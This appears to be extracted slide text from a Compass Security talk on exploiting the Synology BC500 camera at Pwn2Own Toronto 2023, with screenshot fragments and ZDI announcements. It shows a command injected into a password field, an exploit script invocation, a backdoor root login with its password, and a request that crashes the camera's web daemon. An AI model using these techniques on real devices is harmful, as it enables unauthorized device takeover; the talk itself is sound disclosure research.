
Enable
root user

Once the payload has successfully executed, the attacker can log in via telnet with **root / 12345**

```
root:![CUT]:0:0:0:0:/root:/bin/sh  
synodebug:$6$[CUT]:0:1101:0:0:/root:/bin/sh
```



Reality



Too many hanging processes can slow down the exploit ☹️

Solution




If you send this JSON object with a key of length exactly 185 characters, the `webd` thread hangs:

[illegible]

If 10 `webd` threads are waiting, the OS kills the `webd` daemon and reboots the camera.

Final Logic





Last Minute Preparations



Flying To Toronto




Version: 1.0.6-0294

(2023-10-23)

F

1



Change Password

Current password:

.....



New password:

touch /tmp/file123



Confirm password:

touch /tmp/file123



PATCHED!

Cancel

OK


```
→ exploit_with_payload python3 exploit.py --lhost 10.0.0.3 --rhost 10.0.0.2
```

←

→

↺

10.0.0.2

90%

☆

🔒

👤

📁

☰

Synology Camera

compass ▾

Overview

Network

General

Log

nizing time...

🔍

🔄

at the image and stream settings, sign in to [Surveillance Station 9.1](#) and add the camera.

in

del: BC500

er: 2340VSRZPTFGD

10.0.0.2

: rtsp://10.0.0.2:554/1

Success



Zero Day Initiative
@thezdi

Collision – Compass Security was able to execute their stack overflow attack against the Synology BC500. However, the exploit they used was previously known. They still earn \$3,750 and 0.75 Master of Pwn points.

#Pwn2Own



Drawing

Tuesday, October 24 – 0930

Peter Geissler targeting the Canon imageCLASS MF753Cdw in the Printers category.

Binary Factory targeting the Synology BC500 in the Surveillance Systems category.

\$30,000

Tuesday, October 24 – 1130

Nguyen Quoc Viet targeting the Canon imageCLASS MF753Cdw in the Printers category.

Synacktiv targeting the Synology BC500 in the Surveillance Systems category.

\$15,000

Tuesday, October 24 – 1330

An anonymous researcher targeting the Canon imageCLASS MF753Cdw Printers category.

Compass Security targeting the Synology BC500 in the Surveillance Systems category.

\$3,750

PWN T'OWN



PWN2OWN
IRELAND

CORK, IRELAND / OCTOBER 22-25 / 2024



ZERO DAY
INITIATIVE



TREND
MICRO

To Be Continued...



Zero Day Initiative @thezdi · 19h

...

Sweet! Compass Security (@compassecurity) successfully exploited the Ubiquiti AI Bullet camera. They're off to the disclosure room to explain what happened. #Pwn2Own #P2OIreland



References

Compass Security Blog Series:

- <https://blog.compass-security.com/2024/03/pwn2own-toronto-2023-part-1-how-it-all-started/>
- <https://blog.compass-security.com/2024/03/pwn2own-toronto-2023-part-2-exploring-the-attack-surface/>
- <https://blog.compass-security.com/2024/03/pwn2own-toronto-2023-part-3-exploration/>
- <https://blog.compass-security.com/2024/03/pwn2own-toronto-2023-part-4-memory-corruption-analysis/>
- <https://blog.compass-security.com/2024/03/pwn2own-toronto-2023-part-5-the-exploit/>

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